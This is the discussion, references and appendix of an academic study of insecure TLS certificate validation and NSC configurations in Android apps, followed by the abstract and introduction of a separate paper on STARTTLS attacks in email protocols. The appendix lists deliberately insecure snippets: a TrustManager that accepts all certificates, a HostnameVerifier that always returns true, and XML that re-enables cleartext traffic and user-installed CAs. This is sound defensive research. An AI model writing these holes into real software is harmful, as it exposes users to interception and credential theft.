We report positive as well as disappointing trends. Android deployed multiple measures in response to security vulnerabilities related to certificate validation. The measures include the introduction of NSC to support developers in implementing custom certificate validation logic, the default enforcement of HTTPS in apps targeting Android 9 or higher, and Google Play safeguards in 2016 and 2017 to prevent the publication of apps included insecure certificate validation code. While new Android apps benefit from new secure defaults (e.g., HTTPS by default), our results show the need for further security improvements. In the following, we will address the problems we found and discuss possible improvements.

Customization is Harmful. We find that usually, whenever developers configure NSC files manually to handle TLS certificate validation, security takes a hit. Our results mirror the 2012 results by Fahl et al. [54] and Georgiev et al. [58] that showed that custom certificate validation implementations in Android apps lead to vulnerabilities. In 2012, the underlying problem was insecure code that turns off certificate validation in 95% of apps with custom certificate validation code. Our results show that the problem persists in customized NSC files. Out of the 99,212 apps with custom NSC files that we were able to identify in our body of Android applications, 88,174 (88.87%) apps included configurations that downgrade security compared to default settings, mostly due to developers re-enabling HTTP traffic. Dramatically, we were able to show that this is usually unnecessary since the remote servers often supported HTTPS. Similar to the 2012 results, we were also able to see that developers still tend to roll out debug configurations in their production apps, unnecessarily leaving users at risk. We also show that 8.67% of the apps that include custom NSC settings allow user-installed CAs, which attackers can exploit in MitMAs [77]. This is in line with findings of Possemato and Fratantonio [79]. While they investigated a smaller app set, our findings supports theirs in several ways: First, we can confirm NSC's dominating use to re-enable cleartext traffic (cf. 4.1.1). We report similar findings regarding configurations for *127.0.0.1* (cf. Section 4.1.1) and copy paste behavior (cf. Section 4.1.6). Furthermore, their insights extend the investigations regarding the impact of vulnerable library use reported in our work, but clearly corroborate our

findings in a bigger picture. Likewise, we can support their proposals for extending NSC.

Pinning is Still an Issue. As early as 2012, 2013 and 2015, Fahl et al. [54,56] and Oltrogge et al. [74] showed that only a small portion of developers implement certificate pinning. In developer interviews and surveys, they found that pinning is too complicated for most developers to implement and that the implementations are often faulty. Android has since simplified the use of certificate pinning, which has become much more straightforward via the configuration of NSC files as compared to the more complicated implementation via custom code, which was previously necessary. Our results show that, even though pinning should, in theory, have become more accessible, the rollout of NSC has not led to increased pinning use. Only 0.67% of the apps we investigated use NSC's pinning feature. The (non-)use of pinning seems to, therefore, not only be caused by the complexity of its implementation. Additionally, pinning seems to be a feature that is only interesting for a small minority of developers. Our findings confirm the results of Possemato and Fratantonio [79] on the low occurrence of pinning in NSC files and unintentional misconfigurations of pins that occurs across their sample (cf. Section 4.1.2 and 4.1.6).

NSC Implementation is Error-Prone. We were able to detect several faulty and insecure NSC configurations. Even though these are not responsible for a large number of vulnerabilities, they show systematic weaknesses in the current deployment of NSC. We were able to find apps that used URLs instead of domain names for domain-specific configurations. While this type of erroneous configuration does not prevent the app from working, it ignores the setting for the domain. Similar to our findings, Possemato and Fratantonio [79] report problematic domain usage, e.g. by developers using both the dummy domain *example.com* or invalid parameters for pins or domains (cf. Section 4.1.6). However, in addition, we discover cases in which URLs, regular expressions or other invalid strings are added instead of domains, all of which can lead to apps becoming less secure despite the use of pinning due to non-functional configurations.

We trace these misconfigurations back to insufficient documentation and lack of support for the Android Studio IDE. Android Studio only provides basic XML support for NSC files. There is limited support for tags and attributes (only limited support for misspelled or wrong tags or attributes (e.g., URLs instead of domains) or duplicates (e.g., for pins)). Android Studio does not support auto-completion for NSC. Available Android Studio support is based on LINTING checks [22] for NSC and dates back to 2016. Since then, there were no significant enhancements.

We corroborate findings that resemble vulnerabilities found in 2012, 2013, and 2015 by Fahl et al., Georgiev et al., and Oltrogge et al. Nguyen et al. [73] showed that better developer support in the IDE has the potential to lead to significant improvements to app security. Similar approaches for NSC seem promising.

Google Play Safeguards are Insufficient. Even though Google Play announced safeguards for vulnerable implementations of certificate validation logic in 2016 and 2017, and the ability of state of the art tools [41, 80] to identify the vulnerabilities we tested, our findings and previous work [70,75,80,86] suggest that Google Play's present deployment of these checks is insufficient. We were able to publish simple but vulnerable implementations of `TrustManager`, `HostnameVerifier`, and `WebViewClient` code to Google Play that, according to Google's announcements, should have been detected and prevented. In addition to our experiments with publishing insecure certificate validation, we were able to use static code analysis to show that a multitude of newly released apps still contains vulnerable implementations. While we could not pinpoint the exact technical realization of Google Play's certificate validation vulnerability detection safeguards, tools such as CryptoGuard [80] or LibScout [41] would have detected the vulnerable apps we tested. Hence, we recommend Google Play to consider the integration of state of the art vulnerability detection mechanisms to detect and block vulnerable apps in the future.

8 Conclusion

In this paper, we continued the long history of research efforts covering the state of (custom) TLS certificate validation in Android apps. While earlier studies focused on dangerous custom TLS code and proposals to prevent this, we focus on the on-going evolution of Android. New secure defaults lead to better security regarding HTTPS adoption as well as making MitMA harder to mount. At the same time, NSC, rather than accelerating wide-spread secure use of pinning, is mostly used for degradation of security in apps by undermining safe defaults. Also, we find that Google Play's safeguards intended to prevent vulnerable TLS implementations in apps being published do not work as expected. Overall, our results confirm that customization is often harmful to an application's security.

Acknowledgements

We thank the anonymous reviewers of this and an earlier revision of this paper, who have all contributed significantly; and particularly USENIX shepherd Professor Adwait Nadkarni of the College of William and Mary.

This research was partially funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA – 390781972).

References

[1] An Asynchronous HTTP Library for Android. https://github.com/android-async-http/android-async-http (visited on 09/22/2020).

[2] Android 7.0 unable to capture https packets. https://www.cnblogs.com/0616--ataozhijia/p/9766682.html (visited on 09/22/2020).

[3] Android 8: Cleartext HTTP traffic not permitted. https://stackoverflow.com/questions/45940861/android-8-cleartext-http-traffic-not-permitted (visited on 09/22/2020).

[4] Android Root CAs. https://android.googlesource.com/platform/system/ca-certificates/+/master/files/ (visited on 09/22/2020).

[5] Android WebView setCertificate issues SSL problems. https://stackoverflow.com/questions/6511434/android-webview-setcertificate-issues-ssl-problems/57951506#57951506 (visited on 09/22/2020).

[6] <application> | Android Developers. https://developer.android.com/guide/topics/manifest/application-element#usesCleartextTraffic (visited on 09/22/2020).

[7] Application Crash Reports for Android. https://github.com/ACRA/acra (visited on 09/22/2020).

[8] CertificatePinner. https://square.github.io/okhttp/3.x/okhttp/okhttp3/CertificatePinner.html (visited on 09/22/2020).

[9] Charles Web Debugging Proxy • HTTP Monitor / HTTP Proxy. https://www.charlesproxy.com/ (visited on 09/22/2020).

[10] Debug your app | Android Developers. https://developer.android.com/studio/debug (visited on 09/22/2020).

[11] Get Started with the MoPub SDK for Android. https://developers.mopub.com/publishers/android/get-started/#step-4-add-a-network-security-configuration-file (visited on 09/22/2020).

[12] Google Play Blocker: Unsafe SSL TrustManager Defined #1260. https://github.com/android-async-http/android-async-http/issues/1260 (visited on 09/22/2020).

[13] Google play python API. https://github.com/NoMore201/googleplay-api (visited on 09/22/2020).

[14] HostnameVerifier. https://developer.android.com/reference/kotlin/javax/net/ssl/HostnameVerifier (visited on 09/22/2020).

[15] Java android - uplaud apk and google play security alert. https://stackoverflow.com/questions/43847629/java-android-uplaud-apk-and-google-play-security-alert (visited on 09/22/2020).

[16] Java android . Google play security alert for insecure TrustManager. https://stackoverflow.com/questions/43777599/java-android-google-play-security-alert-for-insecure-trustmanager (visited on 09/22/2020).

[17] JSoup Issue: TLS Certificate Bypassable, throws warnings #912. https://github.com/jhy/jsoup/issues/912 (visited on 09/22/2020).

[18] jsoup: Java HTML Parser, with best of DOM, CSS, and jquery. https://github.com/jhy/jsoup/ (visited on 09/22/2020).

[19] Network security configuration. https://developer.android.com/training/articles/security-config (visited on 09/22/2020).

[20] Network security configuration - Caching on Android 9. https://developers.facebook.com/docs/audience-network/android-network-security-config/ (visited on 09/22/2020).

[21] Network security configuration | Android Developers | Opt out of cleartext traffic. https://developer.android.com/training/articles/security-config#CleartextTrafficPermitted (visited on 09/22/2020).

[22] Network security configuration LINT Checks - NetworkSecurityConfigDetector. https://android.googlesource.com/platform/tools/base/+/6c94f47a39aafc2f2dbd85c5263075c7a16c9297/lint/libs/lint-checks/src/main/java/com/android/tools/lint/checks/NetworkSecurityConfigDetector.java (visited on 09/22/2020).

[23] SwipeCardView network_security_config.xml. https://github.com/Gxyong/SwipeCardView/blob/master/app/src/main/res/xml/network_security_config.xml (visited on 09/22/2020).

[24] TrustAllX509TrustManager issue #909. https://github.com/jhy/jsoup/issues/909 (visited on 09/22/2020).

[25] TrustKit-Android: Easy SSL pinning validation and reporting for Android. https://github.com/datatheorem/TrustKit-Android (visited on 09/22/2020).

[26] TrustKit-Android: Sample NSC file. https://github.com/datatheorem/TrustKit-Android/blob/master/app/src/main/res/xml/network_security_config.xml (visited on 09/22/2020) (visited on 09/22/2020).

[27] Unsafe implementation of X509TrustManager #374. https://github.com/ACRA/acra/issues/374 (visited on 09/22/2020).

[28] Upload failed You uploaded a debuggable APK. https://github.com/phonegap/build/issues/436 (visited on 09/22/2020).

[29] Use X509TrustManager for SSL in android. https://stackoverflow.com/questions/49650900/use-x509trustmanager-for-ssl-in-android (visited on 09/22/2020).

[30] WebViewClient onReceivedSslError. https://developer.android.com/reference/android/webkit/WebViewClient.html#onReceivedSslError(android.webkit.WebView,%20android.webkit.SslErrorHandler,%20android.net.http.SslError) (visited on 09/22/2020).

[31] WhatsApp Hack Attack Can Change Your Messages. https://www.forbes.com/sites/daveywinder/2019/08/07/whatsapp-hack-attack-changes-your-messages-and-facebook-doesnt-seem-to-care/ (visited on 09/22/2020).

[32] X509TrustManager. https://developer.android.com/reference/javax/net/ssl/X509TrustManager (visited on 09/22/2020).

[33] Android M and the war on cleartext traffic, 2015. https://koz.io/android-m-and-the-war-on-cleartext-traffic/ (visited on 09/22/2020).

[34] CVE-2016-2402. Available from MITRE, CVE-ID CVE-2016-2402., Feb. 3 2016. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2402 (visited on 09/22/2020).

[35] ACAR, Y., BACKES, M., BUGIEL, S., FAHL, S., MCDANIEL, P., AND SMITH, M. Sok: Lessons learned from android security research for appified software platforms. In *Proc. 37th IEEE Symposium on Security and Privacy (SP'16)* (2016), IEEE.

[36] ALLEN, C., AND DIERKS, T. The TLS Protocol Version 1.0. RFC 2246, Jan. 1999. https://rfc-editor.org/rfc/rfc2246.txt (visited on 09/22/2020).

[37] ALLIX, K., BISSYANDÉ, T. F., KLEIN, J., AND LE TRAON, Y. Androzoo: Collecting millions of android apps for the research community. In *Proceedings of the 13th International Conference on Mining Software Repositories* (New York, NY, USA, 2016), MSR '16, ACM, pp. 468–471.

[38] AMOUR, L. S., AND PETULLO, W. M. Improving application security through TLS-library redesign. In *Security, Privacy, and Applied Cryptography Engineering (SPACE)*. Springer, 2015, pp. 75–94.

[39] ANDRÉ, C. GMail Android App Insecure Network Security Configuration, 2018. https://labs.integrity.pt/articles/Gmail-Android-app-insecure-Network-Security-Configuration/ (visited on 09/22/2020).

[40] ARZT, S., RASTHOFER, S., FRITZ, C., BODDEN, E., BARTEL, A., KLEIN, J., LE TRAON, Y., OCTEAU, D., AND MCDANIEL, P. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for Android apps. In *Proc. ACM SIGPLAN 2014 Conference on Programming Language Design and Implementation (PLDI'14)* (2014), ACM.

[41] BACKES, M., BUGIEL, S., AND DERR, E. Reliable Third-Party Library Detection in Android and its Security Applications. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), ACM, pp. 356–367.

[42] BATES, A., PLETCHER, J., NICHOLS, T., HOLLEMBAEK, B., TIAN, D., BUTLER, K. R., AND ALKHELAIFI, A. Securing SSL certificate verification through dynamic linking. In *ACM Conference on Computer and Communications Security (CCS)* (2014), pp. 394–405.

[43] BOEYEN, S., SANTESSON, S., POLK, T., HOUSLEY, R., FARRELL, S., AND COOPER, D. Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 5280, May 2008. https://rfc-editor.org/rfc/rfc5280.txt (visited on 09/22/2020).

[44] BRUBAKER, C. Changes to Trusted Certificate Authorities in Android Nougat, 2016. https://android-developers.googleblog.com/2016/07/changes-to-trusted-certificate.html (visited on 09/22/2020).

[45] BRUBAKER, C. Protecting users with TLS by default in Android P, 04 2018. https://android-developers.googleblog.com/2018/04/protecting-users-with-tls-by-default-in.html (visited on 09/22/2020) (visited on 09/22/2020).

[46] CHIN, E., FELT, A. P., GREENWOOD, K., AND WAGNER, D. Analyzing inter-application communication in Android. In *Proc. 9th International Conference on Mobile Systems, Applications, and Services (MobiSys'11)* (2011), ACM.

[47] CHOTHIA, T., GARCIA, F. D., HEPPEL, C., AND STONE, C. M. Why banker bob (still) can't get tls right: A security analysis of tls in leading uk banking apps. In *Financial Cryptography and Data Security* (Cham, 2017), A. Kiayias, Ed., Springer International Publishing, pp. 579–597.

[48] CONTI, M., DRAGONI, N., AND GOTTARDO, S. MITHYS: Mind the hand you shake-protecting mobile devices from SSL usage vulnerabilities. In *Security and Trust Management*. Springer, 2013, pp. 65–81.

[49] CUNNINGHAM, E. Improving app security and performance on Google Play for years to come, 12 2017. https://android-developers.googleblog.com/2017/12/improving-app-security-and-performance.html (visited on 09/22/2020).

[50] EGELE, M., BRUMLEY, D., FRATANTONIO, Y., AND KRUEGEL, C. An empirical study of cryptographic misuse in android applications. In *Proc. 20th ACM Conference on Computer and Communication Security (CCS'13)* (2013), ACM.

[51] ENCK, W., GILBERT, P., CHUN, B. G., COX, L. P., JUNG, J., MCDANIEL, P., AND SHETH, A. N. TaintDroid: An Information-flow Tracking System for Realtime Privacy Monitoring on Smartphones.

[52] ENCK, W., OCTEAU, D., MCDANIEL, P. D., AND CHAUDHURI, S. A Study of Android Application Security. In *Proc. 20th Usenix Security Symposium (SEC'11)* (2011), USENIX Association.

[53] EVANS, C., PALMER, C., AND SLEEVI, R. Public Key Pinning Extension for HTTP. RFC 7469, Apr. 2015. https://rfc-editor.org/rfc/rfc7469.txt (visited on 09/22/2020).

[54] FAHL, S., HARBACH, M., MUDERS, T., BAUMGÄRTNER, L., FREISLEBEN, B., AND SMITH, M. Why Eve and Mallory love Android: An analysis of Android SSL (in)security. In *Proc. 19th ACM Conference on Computer and Communication Security (CCS'12)* (2012), ACM.

[55] FAHL, S., HARBACH, M., OLTROGGE, M., MUDERS, T., AND SMITH, M. Hey, you, get off of my clipboard - On How Usability Trumps Security in Android Password Managers. In *Proc. 2013 Financial Cryptography and Data Security (FC'13)* (2013), Springer.

[56] FAHL, S., HARBACH, M., PERL, H., KOETTER, M., AND SMITH, M. Rethinking SSL Development in an Appified World. In *Proc. 20th ACM Conference on Computer and Communication Security (CCS'13)* (2013), ACM.

[57] FISCHER, F., BÖTTINGER, K., XIAO, H., STRANSKY, C., ACAR, Y., BACKES, M., AND FAHL, S. Stack Overflow Considered Harmful? The Impact of Copy&Paste on Android Application Security. In *Proc. 38th IEEE Symposium on Security and Privacy (SP'17)* (2017), IEEE.

[58] GEORGIEV, M., IYENGAR, S., JANA, S., ANUBHAI, R., BONEH, D., AND SHMATIKOV, V. The most dangerous code in the world: validating SSL certificates in non-browser software. In *Proc. 19th ACM Conference on Computer and Communication Security (CCS'12)* (2012), ACM.

[59] GOOGLE. Android 6.0 Changes. https://developer.android.com/about/versions/marshmallow/android-6.0-changes (visited on 09/22/2020).

[60] GOOGLE. Android 7.0 for Developers. https://developer.android.com/about/versions/nougat/android-7.0 (visited on 09/22/2020).

[61] GOOGLE. Android 7.0 for Developers. https://developer.android.com/about/versions/oreo/android-8.0-changes (visited on 09/22/2020).

[62] GOOGLE. App security improvement program. https://developer.android.com/google/play/asi (visited on 09/22/2020).

[63] GOOGLE. Behavior changes: apps targeting API level 28+. https://developer.android.com/about/versions/pie/android-9.0-changes-28#framework-security-changes (visited on 09/22/2020).

[64] GOOGLE. Security Enhancements in Android 6.0. https://source.android.com/security/enhancements/enhancements60 (visited on 09/22/2020).

[65] GOOGLE. Upload App. https://support.google.com/googleplay/android-developer/answer/113469#targetsdk (visited on 09/22/2020).

[66] GOOGLE. How to address WebView SSL Error Handler alerts in your apps, 2016. https://support.google.com/faqs/answer/7071387 (visited on 09/22/2020).

[67] GOOGLE. How to fix apps containing an unsafe implementation of TrustManager, 2016. https://support.google.com/faqs/answer/6346016 (visited on 09/22/2020).

[68] GOOGLE. How to resolve Insecure HostnameVerifier, 2017. https://support.google.com/faqs/answer/7188426 (visited on 09/22/2020).

[69] HE, B., RASTOGI, V., CAO, Y., CHEN, Y., VENKATAKRISHNAN, V. N., YANG, R., AND ZHANG, Z. Vetting ssl usage in applications with sslint. In *2015 IEEE Symposium on Security and Privacy* (May 2015), pp. 519–534.

[70] KAFLE, K., MORAN, K., MANANDHAR, S., NADKARNI, A., AND POSHYVANYK, D. A study of data store-based home automation. CODASPY'19, Association for Computing Machinery, p. 73–84.

[71] KOZYRAKIS, J. An examination of ineffective certificate pinning implementations, 2016. https://www.synopsys.com/blogs/software-security/ineffective-certificate-pinning-implementations/ (visited on 09/22/2020).

[72] KRÜGER, S., NADI, S., REIF, M., ALI, K., MEZINI, M., BODDEN, E., GÖPFERT, F., GÜNTHER, F., WEINERT, C., DEMMLER, D., AND KAMATH, R. Cognicrypt: Supporting developers in using cryptography. In *Proceedings of the 32nd IEEE/ACM International Conference on Automated Software Engineering* (2017), ASE'17, IEEE Press, p. 931–936.

[73] NGUYEN, D. C., WERMKE, D., ACAR, Y., BACKES, M., WEIR, C., AND FAHL, S. A Stitch in Time: Supporting Android Developers in Writing Secure Code. In *Proc. 24th ACM Conference on Computer and Communication Security (CCS'17)* (2017), ACM.

[74] OLTROGGE, M., ACAR, Y., DECHAND, S., SMITH, M., AND FAHL, S. To Pin or Not to Pin - Helping App Developers Bullet Proof Their TLS Connections. In *Proc. 24th Usenix Security Symposium (SEC'15)* (2015), USENIX Association.

[75] OLTROGGE, M., DERR, E., STRANSKY, C., ACAR, Y., FAHL, S., ROSSOW, C., PELLEGRINO, G., BUGIEL, S., AND BACKES, M. The rise of the citizen developer: Assessing the security impact of online app generators. In *2018 IEEE Symposium on Security and Privacy (SP)*, vol. 00, pp. 102–115.

[76] O'NEILL, M., HEIDBRINK, S., RUOTI, S., WHITEHEAD, J., BUNKER, D., DICKINSON, L., HENDERSHOT, T., REYNOLDS, J., SEAMONS, K., AND ZAPPALA, D. Trustbase: An architecture to repair and strengthen certificate-based authentication. In *USENIX Security Symposium* (2017).

[77] ONWUZURIKE, L., AND DE CRISTOFARO, E. Danger is my middle name: experimenting with SSL vulnerabilities in Android apps. In *ACM Conference on Security & Privacy in Wireless and Mobile Networks (WiSec)* (2015), ACM, pp. 1–6.

[78] POEPLAU, S., FRATANTONIO, Y., BIANCHI, A., KRUEGEL, C., AND VIGNA, G. Execute this! analyzing unsafe and malicious dynamic code loading in android applications. In *Proc. 21st Annual Network and Distributed System Security Symposium (NDSS'14)* (2014), The Internet Society.

[79] POSSEMATO, A., AND FRATANTONIO, Y. Towards HTTPS everywhere on android: We are not there yet. In *29th USENIX Security Symposium (USENIX Security 20)* (Aug. 2020), USENIX Association, pp. 343–360.

[80] RAHAMAN, S., XIAO, Y., AFROSE, S., SHAON, F., TIAN, K., FRANTZ, M., KANTARCIOGLU, M., AND YAO, D. D. Cryptoguard: High precision detection of cryptographic vulnerabilities in massive-sized java projects. CCS'19, Association for Computing Machinery, p. 2455–2472.

[81] RAZAGHPANAH, A., NIAKI, A. A., VALLINA-RODRIGUEZ, N., SUNDARESAN, S., AMANN, J., AND GILL, P. Studying tls usage in android apps. In *Proceedings of the 13th International Conference on Emerging Networking EXperiments and Technologies* (New York, NY, USA, 2017), CoNEXT'17, Association for Computing Machinery, p. 350–362.

[82] RESCORLA, E. The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446, Aug. 2018. https://rfc-editor.org/rfc/rfc8446.txt (visited on 09/22/2020).

[83] RESCORLA, E., AND DIERKS, T. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246, Aug. 2008. https://rfc-editor.org/rfc/rfc5246.txt (visited on 09/22/2020).

[84] SOUNTHIRARAJ, D., SAHS, J., GREENWOOD, G., LIN, Z., AND KHAN, L. Smv-hunter: Large scale, automated detection of ssl/tls man-in-the-middle vulnerabilities in android apps.

[85] TENDULKAR, V., AND ENCK, W. An Application Package Configuration Approach to Mitigating Android SSL Vulnerabilities. In *Proceedings of the IEEE Mobile Security Technologies workshop (MoST)* (2014), IEEE.

[86] WEIR, C., HERMANN, B., AND FAHL, S. From needs to actions to secure apps? the effect of requirements and developer practices on app security. In *29th USENIX Security Symposium (USENIX Security 20)* (Aug. 2020), USENIX Association, pp. 289–305.

[87] WERMKE, D., HUAMAN, N., ACAR, Y., REAVES, B., TRAYNOR, P., AND FAHL, S. A Large Scale Investigation of Obfuscation Use in Google Play. In *Proc. 34th Annual Computer Security Applications Conference (ACSAC'18)* (2018), ACM.

A Appendix

Table 7: Top 10 Root CAs detected in pinning

Apps	CA[a]
44	CN=Amazon Root CA 1
39	CN=Go Daddy Root Certificate Authority - G2
24	CN=Starfield Services Root Certificate Authority - G2
22	CN=DigiCert High Assurance EV Root CA
22	CN=DigiCert Global Root CA
19	CN=DigiCert Global Root G2
17	CN=Entrust Root Certification Authority - G2
16	CN=GlobalSign Root CA
16	CN=Baltimore CyberTrust Root
16	CN=COMODO RSA Certification Authority

[a] We use the CAs' `CommonName` attribute for brevity here

Table 8: Top 10 Domains with HTTPS downgrade.

# Apps	HTTPS	Domain Value
11,689		127.0.0.1
4,290		localhost
740		10.0.2.2
449		localdev.cc
392		amazon-adsystem.com
376		virenter.com
366		10.0.3.2
366	✓	securenetsystems.net
293	✓	renweb.com
290	✓	getfitivity.com

✓ HTTPS would be possible

Table 9: Top 10 domains that were used with pinning.

Apps	Domain Value	Exp	Leaf	CA
29	ayers.com.hk	✓	✓	
36	subaio.com			
24	finopaymentbank.in			
23	webmobi.com			✓
12	api.app.olbisoft.de		✓	
12	cmtelematics.com		✓	
12	info.app.olbisoft.de		✓	
11	demo.pay2india.com			
11	gmail.com			✓
9	app.sociabble.com	✓	✓	

* We could not find the certificate for the given pinning value.

Table 10: Top 10 Domains with HTTPS upgrade

# Apps	Domain Value
76	cdn.example2.com
76	example.com
8	horaires-aeroports.appspot.com
7	ayers.com.hk
4	apis.appnxt.net
4	10.0.2.2
4	10.0.3.2
4	http://credu.com
4	http://el.multicampus.com
4	http://www.credu.com

Listing 1: Empty TrustManager - Accepts all certificates

```
@Override
public void checkServerTrusted(X509Certificate[]
    chain, String authType) throws
    CertificateException {
}
```

Table 11: Top custom certificates for debugging

# Apps	Certificate
170	/CN=CharlesProxyCustomRootCertificate
65	/C=RU/L=Novosibirsk/O=CFT/CN=dev-new.bankplus.ru
12	/C=DE/O=aktivkonzepte/CN=aktiv-konzepte
9	/C=SI/ST=Slovenija/L=Ljubljana/O=Omsoftd.o.o./OU=Primoz/CN=OmsoftCA/emailAddress=primoz@omsoft.si
9	/CN=ng_test_ca_2/C=SI/O=Halcom/OU=NG
9	/C=SI/L=Ljubljana/O=Halcomd.d./OU=Corporate/CN=ljvfep3.halcom.local/emailAddress=sysadmins@halcom.si
8	/C=SI/O=Halcomd.d./OU=servercertificates/CN=fep-r3.halcom.local/SN=halcom.local/GN=fep-r3
8	/C=US/O=GeoTrustInc./CN=RapidSSLSHA256CA
6	/OU=Createdbyhttp://www.fiddler2.com/O=DO_NOT_TRUST/CN=DO_NOT_TRUST_FiddlerRoot
4	/C=CA/ST=PrinceEdwardIsland/L=Charlottetown/O=silverorangeInc./CN=roble/emailAddress=sysadmin@silverorange.com

* Certificates for Charles Proxy are generated during setup and include individual user and device names. Therefore, we only used the prefix for aggregation.

Table 12: Top custom certificates for production

# Apps	Certificate
647	/C=US/ST=NY/L=NY/O=NarviiInc./OU=Aminoapps/CN=https://aminoapps.com//emailAddress=system@narvii.com
379	/CN=console-forum.net
174	/C=US/ST=CO/L=Denver/O=Zerista/CN=*.zerista.d.dm7.me/emailAddress=dushyanth@zerista.com
174	/C=US/ST=CO/L=Denver/O=Zerista/CN=*.zerista.k.dm7.me/emailAddress=dushyanth@zerista.com
89	/CN=*.zerista.io
21	/C=AU/ST=Some-State/O=InternetWidgitsPtyLtd/CN=*.zerista.d.dm7.me
21	/C=US/ST=Colorado/L=Denver/O=Zerista,Inc./OU=Dushyanth/CN=*.zerista.k.dm7.me/emailAddress=dushyanth@zerista.com
16	/C=US/O=DigiCertInc/OU=www.digicert.com/CN=RapidSSLRSACA2018
16	/CN=CharlesProxyCA(1Jul2019,MacBook-Pro-de-Toni.local)/OU=https://charlesproxy.com/ssl/O=XK72Ltd/L=Auckland/ST=Auckland/C=NZ
16	/CN=CharlesProxyCA(20Nov2019,Marc.local)/OU=https://charlesproxy.com/ssl/O=XK72Ltd/L=Auckland/ST=Auckland/C=NZ

Listing 2: Empty HostnameVerifier - Accepts all hostnames

```
@Override
public boolean verify(String host, SSLSession
    session) {
    return true;
}
```

Listing 3: NSC permitting HTTP traffic again

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
...
<base-config cleartextTrafficPermitted="true">
...
</base-config>
...
</network-security-config>
```

Listing 4: Reactivating trust for user-installed CAs

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
...
<base-config>
    <trust-anchors>
        <certificates src="system" />
        <certificates src="user" />
    </trust-anchors>
</base-config>
...
</network-security-config>
```

Listing 5: Insecure NSC Snippet from the Mopub Library

```
<?xml version="1.0" ?>
<network-security-config>
        ...
        <base-config cleartextTrafficPermitted="
            true">
                <trust-anchors>
                        <certificates src="system"
                            />
                </trust-anchors>
        </base-config>
        <domain-config cleartextTrafficPermitted="
            false">
                <domain includeSubdomains="true">
                    example.com</domain>
                <domain includeSubdomains="true">
                    cdn.example2.com</domain>
        </domain-config>
</network-security-config>
```

Why TLS is better without STARTTLS: A Security Analysis of STARTTLS in the Email Context



Damian Poddebniak*
Münster University of Applied Sciences

Fabian Ising*
Münster University of Applied Sciences

Hanno Böck
Independent Researcher

Sebastian Schinzel
Münster University of Applied Sciences

Abstract

TLS is one of today's most widely used and best-analyzed encryption technologies. However, for historical reasons, TLS for email protocols is often not used directly but negotiated via *STARTTLS*. This additional negotiation adds complexity and was prone to security vulnerabilities such as naïve STARTTLS stripping or command injection attacks in the past.

We perform the first structured analysis of STARTTLS in SMTP, POP3, and IMAP and introduce EAST, a semi-automatic testing toolkit with more than 100 test cases covering a wide range of variants of STARTTLS stripping, command and response injections, tampering attacks, and UI spoofing attacks for email protocols. Our analysis focuses on the confidentiality and integrity of email submission (email client to SMTP server) and email retrieval (email client to POP3 or IMAP server). While some of our findings are also relevant for email transport (from one SMTP server to another), the security implications in email submission and retrieval are more critical because these connections involve not only individual email messages but also user credentials that allow access to a user's email archive.

We used EAST to analyze 28 email clients and 23 servers. In total, we reported over 40 STARTTLS issues, some of which allow mailbox spoofing, credential stealing, and even the hosting of HTTPS with a cross-protocol attack on IMAP. We conducted an Internet-wide scan for the particularly dangerous command injection attack and found that 320.000 email servers (2% of all email servers) are affected. Surprisingly, several clients were vulnerable to STARTTLS stripping attacks. In total, only 3 out of 28 clients did not show any STARTTLS-specific security issues. Even though the command injection attack received multiple CVEs in the past, EAST detected eight new instances of this problem. In total, only 7 out of 23 tested servers were never affected by this issue. We conclude that STARTTLS is error-prone to implement, under-specified in the standards, and should be avoided.

*The first and second authors contributed equally to this work.

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 C: A STARTTLS
3 S: A OK
4
5 // ------------------ TLS Handshake -------------------
6
7 C: B CAPABILITY
8 S: * CAPABILITY IMAP4REV1
9 .. B OK
```

Listing 1: A typical STARTTLS message exchange in IMAP. `C:` and `S:` denote the client and server. In IMAP, any command starts with a (random) *tag*, which must be reflected in a finishing server responses. We will use `A`, `B`, ... to denote this tags. Comments are denoted by "`//`" and are not sent over the network. When either party sends multiple lines in a single TCP segment, "`..`" continues the last line.

1 Introduction

Historically, email protocols such as SMTP, POP3, and IMAP used plaintext protocols without confidentiality and authenticity. Later on, the IETF picked separate ports for the respective implicit TLS versions of SMTP, POP3, and IMAP. Because there was a desire to upgrade configurations using the original plaintext ports retrospectively, the *STARTTLS* technology was introduced, and standardization bodies even discouraged using implicit TLS ports in the past [14, 29]. RFC 8314 withdrew this in 2018 [25], but STARTTLS remains widely used today and is supported by almost all clients and servers.

In STARTTLS, every connection starts in plaintext and is later upgraded to TLS via a protocol-specific message exchange (see Listing 1). Because STARTTLS is designed to be downward compatible with clients and servers that do not speak STARTTLS, the server announces its ability to speak STARTTLS (line 1), and the client initiates the transition to TLS with the `STARTTLS` command (line 2). After the `STARTTLS` command was acknowledged with a positive response (line 3), both parties finally start the TLS handshake.

STARTTLS is most useful in scenarios where encryption

is hard to enforce, such as in email relaying (from SMTP server to SMTP server) running in the background without any user interaction. Many SMTP servers use weak TLS configurations [6], including invalid, untrusted, or expired TLS certificates, which would result in rejected emails if servers required strong TLS validation. Because of this, email relaying is often *opportunistic* because SMTP servers fall back to plaintext if a TLS negotiation fails.

However, for email submission (mail client to SMTP server) and email retrieval (POP3 / IMAP), this plaintext fallback is not only unnecessary but also discouraged by modern standards [25]. The reason is that email clients can show TLS exceptions to users, and it is up to the user to decide whether to stop or to continue regardless. From this viewpoint, STARTTLS only adds complexity and roundtrips to the email protocol stack. Surprisingly, our analysis showed that some popular email clients use it as default despite having the option to use the implicit TLS ports without STARTTLS. Thus, STARTTLS may be used without the need to use it or without users even realizing it.

Several issues with STARTTLS were found in the past. Most famously, STARTTLS' compatibility introduced a class of issues known as *STARTTLS stripping* attacks. When a *Meddler-in-the-Middle (MitM)* attacker removes the STARTTLS capability from the server response, they can easily downgrade the connection to plaintext.

Wietse Venema, the author of the Postfix SMTP server, found a *command injection* bug in Postfix [33].[1] When a client appends an extra command after the STARTTLS command, that command is buffered and evaluated *after* the transition to TLS. In effect, this allows an attacker to inject a plaintext prefix into an encrypted session.

